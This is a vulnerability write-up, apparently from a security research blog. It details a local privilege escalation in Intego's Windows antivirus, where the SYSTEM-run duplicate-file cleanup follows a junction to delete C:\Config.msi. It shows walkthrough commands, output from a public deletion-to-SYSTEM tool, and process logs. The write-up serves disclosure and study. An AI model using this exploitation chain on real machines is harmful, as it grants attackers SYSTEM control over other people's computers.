Milking the last drop of Intego - Time for Windows to get its LPE

Posted Tue 07 April 2026
Author Lucas Laise
Category Vulnerability
Tags 2026, windows, pentest, vulnerability, antivirus, exploit


Exploitation of an arbitrary directory deletion via symlink following in the antivirus Intego.

Introduction

It was a sunny Sunday afternoon when my colleague Mathieu Farrell told me about how he discovered three vulnerabilities on the macOS version of Intego (available at 1, 2 and 3). While browsing their website to get some information about this security software I did not know before, I found they also have a Windows version. Why not give it a try to kill some time? A few hours later, I had a Local Privilege Escalation. Not a bad way to spend a sunny afternoon.

The vulnerability is straightforward: Intego's Optimization module deletes duplicate files as SYSTEM without properly validating whether those files are regular files or directory junctions. Combine it with the well-documented `Config.msi` deletion tricks, and you have got yourself a one-way ticket to `SYSTEM` privileges.

This writeup details the discovery, exploitation and technical analysis of this vulnerability affecting Intego `3.0.0.1`.



Intego version `3.0.0.1`.

Technical background

Intego's Optimization Module

Intego includes an optimization module that scans for duplicate files and offers to delete them. This feature is usable by unprivileged users and it works as follows:

1. User runs the optimization scan on a specific location.
2. Intego identifies duplicate files based on their content.
3. User selects which files to delete and clicks on the button "Cleanup".
4. `IavService.exe` (running as SYSTEM) deletes the files.

On paper, it seems fine. In practice, it is our path to privilege escalation.

About the `config.msi` trick


Before diving into the attack, a brief description of the `Config.msi` deletion primitive documented by ZDI. During the installation and rollback process of the Windows Installer service, the latter stores rollback scripts (`.rbs`) and rollback files (`.rbf`) in `C:\Config.msi`. These files are later processed with `SYSTEM` privileges. The exploitation flow looks like this:

1. Abuse a SYSTEM operation to delete the folder `C:\Config.msi` via a reparse point.
2. Attacker recreates `C:\Config.msi` and places `.rbs` and `.rbf` rollback scripts and files in it.
3. An MSI Installation is triggered and forced to fail, causing a rollback action.
4. Windows Installer (SYSTEM) will load rollback files and scripts, which will (by default) drop a DLL in `C:\Program Files\Common Files\microsoft shared\ink\HID.DLL`, allowing to spawn a SYSTEM command prompt by starting `osk.exe` and switching to secure desktop (just press `CTRL+ALT+DEL`).

If you want to check some of our previous work on the same class of vulnerability, you can have a look at Avira's CVE-2026-27748 and CVE-2026-27750.

Walkthrough


Using our limited user `limited1`, we first need to create 2 identical files with the same content, in a fresh (or empty) directory.



Limited user privileges.


```
mkdir c:\foobar
echo 123 > c:\foobar\deleteme1.txt
echo 123 > c:\foobar\deleteme2.txt
```

Scan for duplicates in **Optimization** -> **Scan Specific Location** and select `c:\foobar`.



Scan Specific Location.

Wait for the scan to finish, check our controlled directory and run **Scan Now**.




Scan Now.

Before **Cleanup**, run first FolderOrFileDeleteToSystem.exe.


```
c:\tools>FolderOrFileDeleteToSystem.exe
[+] C:\Config.Msi does not yet exist, and is not registered
[+] (HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\Folders)
[+] This is the most common state. Proceeding with Stage 1.
[+] Stage 1 complete.
[+] Now trigger your vulnerability to delete C:\Config.Msi.
[+] Or, for testing purposes, manually delete C:\Config.Msi as admin or SYSTEM.
[+] This can be done from an elevated command prompt: rmdir C:\Config.Msi
[+] or, running as admin or SYSTEM, invoke DeleteFile(L"C:\\Config.Msi::$INDEX_ALLOCATION");
[+]
[+] If you wish, you can terminate this process, and restart it after the delete.
```

Run `FolderOrFileDeleteToSystem.exe`.

Again, before **Cleanup**, run in another shell the following commands. First, delete every file in the `c:\foobar` directory. Then create a symlink to `C:\config.msi` to trigger the LPE. Finally, "cleanup".



Delete all files and create the Symlink.



Run the cleanup action.

Now, enjoy. Exploit is working, `IavService.exe` has removed the `C:\config.msi` and we can now spawn a `SYSTEM` shell by running the virtual keyboard by pressing `CTRL+ALT+DEL`.


```
c:\tools>FolderOrFileDeleteToSystem.exe
[+] C:\Config.Msi does not yet exist, and is not registered
[+] (HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\Folders)
[+] This is the most common state. Proceeding with Stage 1.
[+] Stage 1 complete.
[+] Now trigger your vulnerability to delete C:\Config.Msi.
[+] Or, for testing purposes, manually delete C:\Config.Msi as admin or SYSTEM.
[+] This can be done from an elevated command prompt: rmdir C:\Config.Msi
[+] or, running as admin or SYSTEM, invoke DeleteFile(L"C:\\Config.Msi::$INDEX_ALLOCATION");
[+]
[+] If you wish, you can terminate this process, and restart it after the delete.
[+] C:\Config.Msi has been deleted.
[+] Proceeding with Stage 2.
[+] SUCCESS: DLL was dropped to C:\Program Files\Common Files\microsoft shared\ink\HID.DLL.
[+] For a SYSTEM command prompt, open the On-Screen Keyboard osk.exe,
[+] and then switch to the secure desktop, for example, with Ctrl+Alt+Delete.
[+] Done.

c:\tools>
```

DLL is successfully dropped.

14:05:...	FolderOrFileDeleteTo...	12000	QueryBasicInfor...	C:\Config.Msi	SUCCESS	CreationTime: 15/09/2025 13:57:24, ...	S-1-5-21-3335674994-2902441537-765295319-...	c:\tools\FolderOrFil
14:05:...	FolderOrFileDeleteTo...	12000	CloseFile	C:\Config.Msi	SUCCESS		S-1-5-21-3335674994-2902441537-765295319-...	c:\tools\FolderOrFil
14:05:...	lavService.exe	3668	CreateFile	C:\foobar\deleteme2.txt	REPARSE	Desired Access: Read Attributes, Del...	AUTORITE NT\Système	C:\Program Files (x
14:05:...	lavService.exe	3668	CreateFile	C:\Config.Msi	SUCCESS	Desired Access: Read Attributes, Del...	AUTORITE NT\Système	C:\Program Files (x
14:05:...	lavService.exe	3668	SetDispositionI...	C:\Config.Msi	SUCCESS	Flags: FILE_DISPOSITION_DELETE,...	AUTORITE NT\Système	C:\Program Files (x
14:05:...	lavService.exe	3668	CloseFile	C:\Config.Msi	SUCCESS		AUTORITE NT\Système	C:\Program Files (x
14:05:...	FolderOrFileDeleteTo...	12000	CreateFile	C:\Config.Msi	NAME NOT FOUND	Desired Access: Read Attributes, Disp...	S-1-5-21-3335674994-2902441537-765295319-...	c:\tools\FolderOrFil
14:05:...	FolderOrFileDeleteTo...	12000	CreateFile	C:\Config.Msi	SUCCESS	Desired Access: Read Data/List Dire...	S-1-5-21-3335674994-2902441537-765295319-...	c:\tools\FolderOrFil
14:05:...	FolderOrFileDeleteTo...	12000	CloseFile	C:\Config.Msi	SUCCESS		S-1-5-21-3335674994-2902441537-765295319-...	c:\tools\FolderOrFil
14:05:...	FolderOrFileDeleteTo...	12000	CreateFile	C:\Config.Msi	SUCCESS	Desired Access: Generic Read, Delet...	S-1-5-21-3335674994-2902441537-765295319-...	c:\tools\FolderOrFil
14:05:...	FolderOrFileDeleteTo...	12000	NotifyChangeDi...	C:\Config.Msi	SUCCESS	Filter: FILE_NOTIFY_CHANGE_FILE_...	S-1-5-21-3335674994-2902441537-765295319-...	c:\tools\FolderOrFil
14:05:...	FolderOrFileDeleteTo...	12000	CreateFile	C:\Config.Msi\5109149f-2d59-4dae-9729-e57bab6f4ec0	SUCCESS	Desired Access: Generic Write, Read ...	S-1-5-21-3335674994-2902441537-765295319-...	c:\tools\FolderOrFil
14:05:...	FolderOrFileDeleteTo...	12000	NotifyChangeDi...	C:\Config.Msi	SUCCESS	Filter: FILE_NOTIFY_CHANGE_FILE_...	S-1-5-21-3335674994-2902441537-765295319-...	c:\tools\FolderOrFil
14:05:...	FolderOrFileDeleteTo...	12000	CloseFile	C:\Config.Msi\5109149f-2d59-4dae-9729-e57bab6f4ec0	SUCCESS		S-1-5-21-3335674994-2902441537-765295319-...	c:\tools\FolderOrFil
14:05:...	FolderOrFileDeleteTo...	12000	NotifyChangeDi...	C:\Config.Msi	SUCCESS	Filter: FILE_NOTIFY_CHANGE_FILE_...	S-1-5-21-3335674994-2902441537-765295319-...	c:\tools\FolderOrFil
14:05:...	msiexec.exe	4356	CreateFile	C:\Config.Msi	SUCCESS	Desired Access: Read Attributes, Disp...	AUTORITE NT\Système	C:\WINDOWS\sys
14:05:...	msiexec.exe	4356	QueryNetwork...	C:\Config.Msi	SUCCESS	CreationTime: 15/09/2025 14:05:13, ...	AUTORITE NT\Système	C:\WINDOWS\sys
14:05:...	msiexec.exe	4356	CloseFile	C:\Config.Msi	SUCCESS		AUTORITE NT\Système	C:\WINDOWS\sys
14:05:...	msiexec.exe	4356	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\Folders\C:\Config.Msi\	BUFFER OVERFL...	Length: 12	AUTORITE NT\Système	C:\WINDOWS\sys
14:05:...	msiexec.exe	4356	CreateFile	C:\Config.Msi	SUCCESS	Desired Access: Read Attributes, Disp...	AUTORITE NT\Système	C:\WINDOWS\sys
14:05:...	msiexec.exe	4356	QueryNetwork...	C:\Config.Msi	SUCCESS	CreationTime: 15/09/2025 14:05:13, ...	AUTORITE NT\Système	C:\WINDOWS\sys
14:05:...	msiexec.exe	4356	CloseFile	C:\Config.Msi	SUCCESS		AUTORITE NT\Système	C:\WINDOWS\sys
14:05:...	msiexec.exe	4356	CreateFile	C:\Config.Msi	SUCCESS	Desired Access: Generic Read, Dispo...	AUTORITE NT\Système	C:\WINDOWS\sys
14:05:...	msiexec.exe	4356	CreateFile	C:\Config.Msi	SUCCESS	Desired Access: Read Attributes, Disp...	AUTORITE NT\Système	C:\WINDOWS\sys
14:05:...	msiexec.exe	4356	QueryNetwork...	C:\Config.Msi	SUCCESS	CreationTime: 15/09/2025 14:05:13, ...	AUTORITE NT\Système	C:\WINDOWS\sys
14:05:...	msiexec.exe	4356	CloseFile	C:\Config.Msi	SUCCESS		AUTORITE NT\Système	C:\WINDOWS\sys
